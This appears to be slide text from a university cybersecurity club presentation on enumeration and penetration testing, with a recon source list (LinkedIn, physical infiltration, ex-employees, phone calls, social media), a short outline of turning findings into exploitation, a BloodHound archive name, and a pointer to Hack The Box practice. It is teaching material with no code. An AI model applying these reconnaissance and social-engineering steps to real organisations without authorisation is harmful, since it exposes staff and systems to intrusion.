
user.txt

"20200217050155_BloodHound.zip": 7.7 KiB (7,907 bytes) Zip archive



ENUMERATION BONUS

- LinkedIn
- Physically infiltrate
- Ex-employees
- Calling
- Twitter
- Facebook
- Get creative



FROM ENUMERATION TO EXPLOITATION

- Once gathered information -> exploit!
- Example:
 - Found email
 - Found AV used
 - Found Email server
 - Found OS
 - Found social connections



https://exchangelabsgmu-my.sharepoint.com/:v/g/personal/aoliveau_masonlive_gmu_edu/ERPB63PXFhtNrO4BjS7LEGkBjZC5TUUsFFGQMHwLQZU1dQ

HACK THE BOX EXAMPLE

- Hack the box > GMU CYSE
- Practice Penetration Testing
- Community help
- Slack channel -> #htb #hackthebox
- Still waiting on GMU Hack the Box team



THE END